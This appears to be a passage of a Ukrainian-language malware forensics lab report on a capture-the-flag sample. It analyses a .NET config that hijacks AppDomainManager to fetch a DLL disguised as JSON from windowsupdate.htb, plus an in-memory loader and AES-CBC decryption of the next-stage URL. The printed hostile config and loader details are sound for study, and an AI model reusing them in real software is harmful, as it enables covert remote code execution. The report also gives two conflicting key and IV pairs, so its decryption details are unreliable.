
Файл `csrss.exe.config.decoded` класифікується як ASCII text, що відповідає очікуванням, оскільки конфігураційні файли .NET зберігаються у форматі XML. Це свідчить про успішне відновлення конфігурації, що дозволяє провести її подальший аналіз на наявність URL-адрес, параметрів завантаження або інших індикаторів шкідливої активності.



```
Parrot_Laichuk_Artem x
System
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$strings csrss_decoded.exe
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
mscorlib
dfsvc
MTAThreadAttribute
NeutralResourcesLanguageAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyKeyFileAttribute
AssemblyTitleAttribute
AssemblyDelaySignAttribute
AssemblyFileVersionAttribute
AssemblyInformationalVersionAttribute
SatelliteContractVersionAttribute
```

Рисунок 3.4.6 – Аналіз файлу `csrss_decoded.exe` за допомогою утиліти strings

Аналіз декодованого файлу `csrss_decoded.exe` не виявив шкідливих артефактів. На наступному етапі було проведено дослідження файлу `csrss.exe.config.decoded` (рис. 3.4.7).




```
Parrot_Laichuk_Artem
System
File Edit View Search Terminal Help
[user@parrot]~[/Laichuk_Forensics]
$cat csrss.exe.config.decoded
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="dfsvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="http://windowsupdate.htb/5f8f9e33bb5e13848af2622b66b2308c.json" />
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="dfsvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="dfsvc" />
  </runtime>
</configuration>
[user@parrot]~[/Laichuk_Forensics]
```

Рисунок 3.4.7 – Вміст файлу csrss.exe.config.decoded

Аналіз вмісту файлу csrss.exe.config.decoded (рис. 3.4.7) показав, що конфігурація програми визначає нестандартну поведінку середовища виконання .NET. Зокрема, у блоці <assemblyBinding> зазначено зовнішню залежність dfsvc, яка повинна завантажуватися з віддаленого ресурсу за адресою: <http://windowsupdate.htb/5f8f9e33bb5e13848af2622b66b2308c.json>.

Конфігураційний файл змушує середовище .NET перед запуском основної програми завантажувати та виконувати зовнішню збірку dfsvc, яку процес отримує через HTTP за допомогою параметра codeBase. Незалежно від розширення файлу на сервері, він обробляється як DLL, тому будь-який процес із таким config-файлом спершу виконує код dfsvc, що використовується як механізм прихованого запуску кастомного або шкідливого .NET-коду.

Після встановлення факту зовнішнього завантаження було виконано отримання та аналіз вмісту файлу 5f8f9e33bb5e13848af2622b66b2308c.json, що дозволяє визначити його роль у ланцюжку компрометації та перейти до наступних етапів дослідження (рис. 3.4.8).




```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$ls *.json
5f8f9e33bb5e13848af2622b66b2308c.json
[user@parrot]-[~/Laichuk_Forensics]
$
```

Рисунок 3.4.8 - Завантажений JSON файл для подальшого проведення аналізу

3.5. Ідентифікація DLL-бібліотеки та поглиблений статичний аналіз.

Після аналізу вмісту `csrss.exe.config.decoded` встановлено, що під час виконання шкідливий компонент завантажує зовнішній ресурс.

Файл має розширення `.json`, проте під час статичного аналізу за допомогою утиліти `file` було визначено, що цей ресурс лише маскується під JSON, а насправді є виконуваною бібліотекою формату PE32+ (DLL) (рис. 3.5.1).



```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$file 5f8f9e33bb5e13848af2622b66b2308c.json
5f8f9e33bb5e13848af2622b66b2308c.json: PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows, 2 sections
[user@parrot]-[~/Laichuk_Forensics]
$
```

Рисунок 3.5.1 - Ідентифікація виконуваної DLL, замаскованої під JSON-файл, за допомогою команди `file`

Факт маскуванню виконуваного файлу під “JSON” свідчить про спробу приховати справжнє призначення шкідливого компонента та уникнути базових перевірок безпеки.

Для детального аналізу файлу було використано онлайн-сервіс UnpacMe, який досліджує імпорти, секції, поведінку та створює профіль артефактів. JSON-файл було завантажено до сервісу, що дозволило отримати інформацію про наявність шкідливого коду (рис. 3.5.2).




Рисунок 3.5.2 – Аналіз DLL-файлу, замаскованого під JSON за допомогою онлайн-сервісу UnpacMe

В результаті попереднього аналізу файлу (рис. 3.5.2) UnpacMe автоматично зіставив виявлені артефакти з техніками фреймворку MITRE ATT&CK. Отримані індикатори вказують на наявність у файлі поведінкових ознак, характерних для шкідливих програм:

1. Persistence - Hijack Execution Flow (T1574).
2. Defense Evasion - Deobfuscate/Decode Files or Information (T1140).

Hijack Execution Flow (T1574) може означати завантаження або підміни зовнішніх компонентів (DLL, конфігураційних файлів, скриптів), а також те, що структура імпортів, поведінка entry point або наявність підозрілих секцій дозволили UnpacMe класифікувати файл як такий, що може впливати на потік виконання.

Deobfuscate/Decode Files or Information використовується шкідливими програмами для приховування шкідливих компонентів у зашифрованому або

обфускованому вигляді. Це означає, що у файлі міститься фрагмент коду .NET, який здійснює декодування Base64, або ланцюжок функцій, характерний для завантаження прихованих даних, команд чи шкідливої конфігурації.

Онлайн-сервіс UnpacMe також підтвердив, що за JSON-файлом маскується DLL-бібліотека, написана на .NET (рис. 3.5.2).

Оскільки файл, що маскувався під JSON, виявився .NET DLL-бібліотекою, наступним логічним етапом є проведення статичного аналізу її вмісту. З цією метою доцільно використати інструмент dnSpy, призначений для дослідження, декомпіляції та реверс-інжинірингу .NET-застосунків, який дозволяє отримати читабельний C#-код та визначити приховану логіку виконання.




Рисунок 3.5.3 – Аналіз методу silverquickclam06103()

Метод silverquickclam06103() (рис. 3.5.3) містить в собі виклик функції indigowilddrain95354, яка завантажує зашифровані дані з віддаленого сервера. Адреса URL попередньо декодується із Base64-рядка методом indigoinnocentbeast26519().

Після отримання шифрованого масиву байтів код виділяє виконувану пам'ять (VirtualAlloc), копіює туди декодований байтовий масив (Marshal.Copy) та запускає новий потік за допомогою CreateThread.

Отже, цей метод реалізує повний цикл “fileless execution” – виконання коду виключно в оперативній пам'яті.




Рисунок 3.5.4 – Аналіз методу indigoinnocentbeast26519()

Метод `indigoinnocentbeast26519()` (рис. 3.5.4) відповідає за початковий етап декодування отриманого із конфігурації рядка.

Даний метод виконує такі дії:

1. Приймає Base64-рядок.
2. Декодує його у масив байтів.
3. Передає цей масив у AES-дешифратор (метод `charcoalsleepyadvertisement91853()`).
4. Видаляє нульові байти (`Replace("\0", string.Empty)`), що характерно для режимів шифрування з нульовим падінгом




Рисунок 3.5.5 - Аналіз AES-дешифратора `charcoalsleepyadvertisement91853()`

У методі `charcoalsleepyadvertisement91853()` (рис. 3.5.5) реалізовано AES-розшифрування за такими параметрами:

1. Режим: `CipherMode.CBC`.
2. Padding: `PaddingMode.Zeros`.
3. Ключ: хеш SHA-256 від рядка `mintpumpedowl79724`.
4. IV: UTF-8 байти рядка `creamhollowticket40621`.

Таким чином, DLL містить повноцінний механізм AES-розшифрування, необхідний для відновлення наступного етапу шкідливого завантаження.



Рисунок 3.5.6 - Аналіз генерації ключа SHA-256

Для формування ключа AES використовується SHA-256 хеш від визначеного рядка "vudzvuokmioomyialpkydvgqdmkdxy". Це означає, що шкідливе ПЗ використовує статичний ключ, що спрощує подальший аналіз та дозволяє відтворити процес дешифрації поза середовищем виконання.


Ініціалізаційний вектор (IV) аналогічно формується із рядка "tbbliftalildywic".

Таким чином, проведений статичний аналіз DLL-файлу дозволив відновити повний ланцюг виконання шкідливого коду. Було ідентифіковано алгоритм шифрування (AES-CBC), спосіб формування ключа та вектору ініціалізації, а також встановлено, що DLL відповідає за завантаження наступного етапу – зашифрованого корисного навантаження, URL якого зберігається у конфігураційному файлі.

3.6. Криптографічне відновлення фінального шкідливого компоненту (AES-CBC).

Для завершення дешифрування та отримання кінцевого корисного навантаження необхідно відтворити визначені алгоритми (Base64 та AES-CBC) та виконати фінальний етап аналізу.

Для коректного виконання AES-дешифрування необхідно попередньо перетворити рядок "vudzvuokmioomyialpkydvgqdmkdxy" у SHA-256-хеш (рис. 3.6.1).



```
Parrot_Laichuk_Artem x
System
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$ echo -n "vudzvuokmioomyialpkydvgqdmkdxy" | sha256sum
5e7ae122602aa56d3340fbada0f62f78f246d549f340dc9df23a033f2dd29c5a
[user@parrot]-[~/Laichuk_Forensics]
$
```

Рисунок 3.6.1 – Успішне перетворення рядка у SHA-256 хеш

У процесі декодування було використано такі дані, отримані під час статичного аналізу DLL-файлу:

1. Key:

5e7ae122602aa56d3340fbada0f62f78f246d549f340dc9df23a033f2dd29c5a.

2. IV: tbbliftalildywic.

3. Режим: AES-CBC.

4. Вхідні дані: Base64-рядок, виявлений у коді.

Для виконання криптографічних перетворень було використано онлайн-інструмент CyberChef, який дозволяє комбінувати декілька послідовних операцій (рис. 3.6.2).




Рисунок 3.6.2 – Успішне декодування рядка за допомогою Base64 та AES-CBC

У результаті відтворення криптографічних операцій (Base64 та AES-дешифрування в режимі CBC) вдалося відновити фінальний рядок, що містив посилання на ще один компонент шкідливої інфраструктури.

Після отримання результатів у CyberChef важливо зазначити, що процес декодування може бути відтворений програмно. Це дозволяє продемонструвати власні навички роботи з криптографічними елементами та автоматизувати подальший аналіз. Тому додатково було реалізовано скрипт на мові Python, який повторює декодування вхідного рядка з Base64 та дешифрування даних за допомогою алгоритму AES у режимі CBC із використанням наданого ключа та вектора ініціалізації (рис. 3.6.3).





Рисунок 3.6.3 – Створений скрипт для декодування вхідного рядка з Base64 та дешифрування даних за допомогою алгоритму AES у режимі CBC

У наведеному скрипті (рис. 3.6.3) реалізовано декодування зашифрованого рядка за допомогою AES у режимі CBC.

Для декодування використовується:

1. Конвертація параметрів: ключ, заданий у шістнадцятковому форматі, перетворюється у байтовий масив; IV конвертується з рядка UTF-8 у байти.
2. Декодування Base64: вхідний рядок переводиться у байтовий формат для подальшого дешифрування.
3. AES-CBC дешифрування: створюється об'єкт шифру з ключем, IV та режимом CBC, після чого застосовується до байтового шифротексту.
4. Обробка падінгу: оскільки шифрування використовувало ZeroPadding, зайві нульові байти у кінці видаляються методом `rstrip(b"\x00")`
5. Вивід результату: отриманий відкритий текст конвертується у рядок UTF-8 і виводиться.




```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
(venv) [root@parrot]-[/home/user/Laichuk_Forensics]
#python3 aes_decode_laichuk.py
Декодований рядок:
http://windowsupdate.htb/ec285935b46229d40b95438707a7efb2282f2f02.xml
(venv) [root@parrot]-[/home/user/Laichuk_Forensics]
#
```

Рисунок 3.6.4 – Результат успішного декодування вхідного рядка за допомогою алгоритму AES у режимі CBC

В результаті успішного декодування (рис. 3.6.4) було отримано значення: <http://windowsupdate.htb/ec285935b46229d40b95438707a7efb2282f2f02.xml>

